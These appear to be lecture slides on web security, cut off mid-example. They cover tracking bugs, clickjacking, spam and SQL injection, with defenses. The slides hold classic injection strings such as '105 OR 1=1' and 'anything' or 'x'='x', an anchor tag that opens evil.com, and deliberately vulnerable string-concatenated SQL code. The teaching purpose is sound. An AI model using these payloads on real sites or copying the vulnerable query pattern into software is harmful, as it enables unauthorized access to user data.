
Tracking Bug



Tracking Bugs


- A tiny image served up from one provider ("ClicksRUs")
  - Allows user behavior to be tracked across many sites for advertising purposes
- Consequetly, user may get relevant web ads
  - offer up items very similar to ones recently shopped for on other sites
- Web bugs can also be used to track users' reading of advertising emails.

Most serious endpoint security incidents in the US (2016)



https://www.statista.com/statistics/203186/top-endpoint-security-incidents-usa/

Most serious endpoint security incidents in the US (2016)



https://www.statista.com/statistics/203186/top-endpoint-security-incidents-usa/

Clickjacking

https://www.infosecurity-magazine.com/news/clickjacking-threatens-two-thirds-of-top-20/

Clickjacking


https://www.infosecurity-magazine.com/news/clickjacking-threatens-two-thirds-of-top-20/

Clickjacking

Correction

Please note that this article originally published with a title and analysis indicating that "one-third of top 20 banking sites" were susceptible to clickjacking. After receving some feedback from a reader (see comment below) we re-checked our math and updated accordingly. We apologize for the error.

Clickjacking




Clickjacking Attacks

- Clickjacking is a way of tricking users into providing desired input
- The attacker makes the input dialog transparent and places an image with an enticement below the transparent dialog

Clickjacking Attacks

- The user ends up answering a question he didn't even know he was being asked
  - unknowingly authorizing his computer to execute the attacker's will
- "Framing"—moving and layering HTML iframes—is an important component of this attack.

Clickjacking




Clickjacking Attacks

- A.K.A. User Interface (UI) redress attack
- Tricking a user into clicking on something different from what he thinks he is clicking on
- Risks:
  - potentially revealing confidential information
  - Taking control of their computer while clicking on seemingly innocuous web pages
- Exists in a variety of browsers and platforms

https://neelbhatt.com/2018/02/16/secure-net-core-applications-from-click-jacking-net-core-security-part-iii/

Clickjacking Attacks

- How does it happen?



Clickjacking Attacks

- How does it happen?
- Example:

```
<a
    onMountUp=window.open(http://www.evil.com)
    href=http://www.google.com/>
    Go to Google</a>
```

- What happens with this code?
  - A window opens to the attacker website

Clickjacking Attacks

- Example:

```
<a
    onMountUp=window.open(http://www.evil.com)
    href=http://www.google.com/>
    Go to Google</a>
```

- Why include *href* to Google?
  - Browser status bar will show URL when hovering
    - To protect the user
    - User tricked by seeing the wrong reference

Clickjacking Attacks


- Example 2:
  - A user might receive an email with a link to a video about a news item
  - Another webpage may be "hidden" on top or underneath the "PLAY" button of the news video
    - E.g., a product page on Amazon
  - The user tries to "play" the video
    - actually "buys" the product from Amazon
    - Attack will work if visitor is both logged into Amazon.com and has 1-click ordering enabled
      - Hacker can only send a single click

Other Scenarios

- Tricking users into enabling their webcam and microphone through Flash
- Downloading and running a malware (malicious software) allowing to a remote attacker to take control of others computers
- Clicking Google AdSense ads to generate pay-per-click revenue
- Etc.

Cursorjacking

- Cursor may be changed
  - Create a more visible fake shifted cursor
    - In addition to the real cursor
    - Will cause the victim to go to evil website, etc.



http://resources.infosecinstitute.com/bypassing-same-origin-policy-part-3-clickjacking-cursorjacking-filejacking/
https://explosivelab.blogspot.com/2012/04/cursor-jacking.html

Clickjacking Known Attacks

- Twitter clickjacking worm:
  - Attack convinced users to click on a button that re-tweeted location of a malicious page
    - Propagated massively
- Facebook attacks:
  - Attackers trickers users into “liking” items
    - Fan pages, links, groups, etc.

Clickjacking Defenses

- Requiring user confirmation
  - Reduces usability, requires extra actions
- Adding random UI elements, randomize location of buttons on page
  - Make it harder for attacker to overlay known elements
  - Difficult to implement, may still be vulnerable
    - Attacker may click multiple locations

Clickjacking Defenses

- Implementing defensive code in the UI
  - Ensure current frame is most top level window
- Preventing websites from framing your site
  - Incorporating frame-breaking methods when programming site

Clickjacking Defenses - Sitekeys

- A mutual authentication web-based technique
  - between end-users and websites
  - To deter phishing
- Owned by RSA
- Was used by Vanguard, Bank of America
  - Discontinued in 2015
    - Still used by some sights
- Found to be ineffective
  - People don’t notice or care about it

Clickjacking Defenses - Sitekeys

https://www.cs.tufts.edu/comp/117/slides/MezTufts2018.pdf

Drive-By Download

- Code is downloaded, installed, and executed on a computer without the user's knowledge
- May be the result of clickjacking, fake code, program download subsitution, etc.

Email Spam

- Experts estimate that 60% to 90% of all email is spam
- Types of spam:
  - Advertising
    - Pharmaceuticals
    - Stocks
  - Malicious code
  - Links for malicious websites

Email Spam

- Spam countermeasures
  - Laws against spam exist but are generally ineffective
  - Email filters have become very effective for most spam
  - Internet service providers use volume limitations to make spammers' jobs more difficult

Countermeasures

- User education
  - Limited effectiveness and very subject to co-evolution with attacks
  - However, Became more scientific over the years
    - with products like PhishMe automating the user training process and focusing on the worst offenders
- PGP and S/MIME
  - Cryptographic solutions that have seen very limited adoption after years on the market
    - solutions for encrypting and signing email

INJECTION ATTACKS

Web Security: Injection Attacks

- If a web server is compromised, what is the potential damage?
  - Attacker may steal sensitive data
    - e.g., data from many users
    - Breach data confidentiality
  - Attacker may change server data
    - e.g., affect users
    - Breach data integrity
  - Attacker may destroy data
    - Affect system availability

https://www.sitepoint.com/how-to-protect-your-website-against-sql-injection-attacks/

Web Security: Injection Attacks (cont.)

- If a web server is compromised, what is the potential damage?
  - Server may be used as a gateway to enabling attacks on clients
  - Impersonation attacks
    - of users to servers, or vice versa
  - Etc.

Web Security: Injection Attacks

- Different attacks exist on web servers
- Two such common attacks are:
  - SQL Injection Attack
  - XSS Injection attack

SQL Attacks

DARKReading | SIGN UP FOR OUR NEWSLETTERS

Authors Slideshows Video Tech Library University Radio Calendar Black Hat News

THE EDGE | ANALYTICS | ATTACKS / BREACHES | APP SEC | CAREERS & PEOPLE | CLOUD | ENDPOINT | IoT | OPERATI

ATTACKS/BREACHES

6/13/2019
08:00 AM

Jai Vijayan
News

SQL Injection Attacks Represent Two-Third of All Web App Attacks

When Local File Inclusion attacks are counted, nearly nine in 10 attacks are related to input validation failures, Akamai report shows.

Cyberattackers have several vectors for breaking into Web applications, but SQL injection continues to be by far their most popular choice, a new analysis

https://www.darkreading.com/attacks-breaches/sql-injection-attacks-represent-two-third-of-all-web-app-attacks/d/d-id/1334960

SECURITY BOULEVARD

SQL Injection Attacks: So Old, but Still So Relevant.

https://securityboulevard.com/2019/06/sql-injection-attacks-so-old-but-still-so-relevant-heres-why-charts/

SQL INJECTION ATTACK

http://www.innovativeeideas.com/2016/12/detect-and-prevent-sql-injection.html/

Web Security: SQL Injection Attacks

- A code injection technique, used to attack data-driven applications
- Nefarious SQL statements are inserted into an entry field for execution
  - e.g. to dump the target database contents to the attacker
- Exploits security vulnerabilities in an application's software
  - When user input is either incorrectly checked and filtered

Web Security: SQL Injection Attacks

- SQL Attacks cited as one of the top security vulnerabilities on the Internet
  - responsible for countless data breaches
- First public discussion in 1998 by Jeff Forristal
  - In Phrack magazine
    - Regarded by security experts as “the best, and by far the longest running hacker zine“

Web Security: SQL Injection Attacks

- How does a code injection attack occur?
  - Attacker (who is a malicious user) provides bad input
  - Web server does not check input format
    - Enables attacker to execute arbitrary code on the server
  - Attacker gets unauthorized access to data

Code Injection Example

- creates a SELECT statement by adding a variable (txtUserId) to a select string
- Purpose: create an SQL statement to select a user, with a given user id

```
txtUserId = getRequestString("UserId");
txtSQL = "SELECT * FROM Users WHERE
        UserId = " + txtUserId;
```

Code Injection Example

- There is nothing to prevent the user from entering:

  User ID: 105 OR 1=1

- Rendering the SQL statement:

  SELECT * FROM Users WHERE UserId = 105 OR 1=1;

- The SQL above is valid and will return ALL rows from the "Users" table, since **OR 1=1** is always TRUE.
- Why is this example dangerous?
  - What if the "Users" table contains names and passwords?
  - A hacker might get access to all the user names and passwords in a database!

Code Injection Example 2

- User login on a webpage:

Username:

John Doe

Password:

myPass

- Code used:

```
uName = getRequestString("username");
uPass = getRequestString("userpassword");

sql = 'SELECT * FROM Users WHERE Name ='" + uName + "' AND Pass ='" +
uPass + "'"
```

- Result:


SELECT * FROM Users WHERE Name ="John Doe" AND Pass ="myPass“

Code Injection Example 2

- Why is this example dangerous?

Code Injection Example 2


- Why is this example dangerous?
- A hacker might get access to user names and passwords in a database
  - by simply inserting " OR ""=" into the user name or password text box!



Code Injection Example 2


- **SQL Injection Based on ""="" is Always True**
- Original query**:**
  SELECT * FROM Users WHERE Name ="John Doe" AND Pass ="myPass“
- Resulting Query with “”=“” input:
  SELECT * FROM Users WHERE Name ="" or ""="" AND Pass ="" or ""=""
- The SQL above is valid and will return all rows from the "Users" table!
  - since **OR ""=""** is always TRUE

Modern Web Services



https://blogs.msdn.microsoft.com/bethmassi/2011/03/23/deployment-guide-how-to-configure-a-web-server-to-host-lightswitch-applications/

Modern Web Services



- Browsers run on client machines
  - send form/URL to web server
- Web server sends database query to database
- Custom data set from database to server
- Webpage built by web server and sent back to browser

Databases

- An Organized collection of data
- A relational database is a digital database s.t.:
  - Data is organized into tables
  - With columns and rows
  - A unique key identifies each row
  - Virtually all relational database systems use SQL (Structured Query Language)
    - for querying and maintaining the database

http://www.freepngimg.com/internet/database

Databases

- Example: a ‘customers’ table:

Customers			
Customer_ID	First_Name	Last_Name	City
1123	John	Smith	New York
2234	Debra	Green	Boston
3345	Jonathan	Blue	San Francisco

Databases

- Databases typically used by web services
  - To store user and server data
- Database server runs as a separate process
  - provides database services to other programs
- Web server runs queries to database
  - Database server returns requested values or updates the values

SQL (Structured Query Language)

- Widely used database query language
  - for managing data held in a relational databases
- Allows user to access many records with one single command

https://hackr.io/tutorials/learn-sql

SQL (Structured Query Language)

- Example – return a set of columns:
  - *SELECT column1, column2 FROM table_name*
- Select all fields in the table:
  - *SELECT * FROM table_name;*

Databases

- Example: a ‘customers’ table:

Customers			
Customer_ID	First_Name	Last_Name	City
1123	John	Smith	New York
2234	Debra	Green	Boston
3345	Jonathan	Blue	San Francisco

SQL

- Select the “Last_Name" and "City" columns from the "Customers" table:
  - *SELECT Last_Name, City FROM Customers;*
- Fetching data using a condition:
  - *SELECT column FROM table_name WHERE condition*
    - returns the value(s) of the given column in the specified table, for all records where condition is true.
  - Example:
    - SELECT Last_Name FROM Customers WHERE City=‘New York‘
      - Will return the value ‘smith’

SQL

- Can also add/modify data to the table
  - INSERT INTO Customers VALUES (2344, ‘Mary', ‘Grant’, ‘Seattle’);

Databases

- Example: a ‘customers’ table:

Customers			
Customer_ID	First_Name	Last_Name	City
1123	John	Smith	New York
2234	Debra	Green	Boston
3345	Jonathan	Blue	San Francisco
2344	*Mary*	Grant	Seattle

SQL


- Can also add/modify data to the table
  - INSERT INTO Customers VALUES (2344, ‘Mary', ‘Grant’, ‘Seattle’);
- Issue multiple commands, separated by semicolon:
  - INSERT INTO Customers VALUES (2344, ‘Mary', ‘Grant’, ‘Seattle’); SELECT Customer_ID FROM Customers WHERE Last_Name=‘Green‘
    - returns 2234.

SQL

- Can delete entire table
  - DROP TABLE Customers

SQL Injection Attack

- Suppose we design the following screen:



form.html

https://www.w3resource.com/sql/sql-injection/sql-injection.php

SQL Injection Attack

- And the database has user_information table as follows:

Userid	Pwd	Fname	Lname	Gender	email
1234	Secret!@#3	John	Smith	M	jsmith@yahoo.com
2345	MyCat0023	James	Green	M	jgreen@gmail.com
2323	Movies@9	Mary	Rose	F	mrose@hotmail.com

SQL Injection Attack

- The server is running the following code:

```
$uid = $_POST['uid'];
$pid = $_POST['passid'];
$SQL = "select * from user_details where userid = '$uid'
and password = '$pid' ";
```

SQL Injection Attack

- Attacker provides **test** as userid and **anything' or 'x'='x** as password
- The resulting constructed query is:

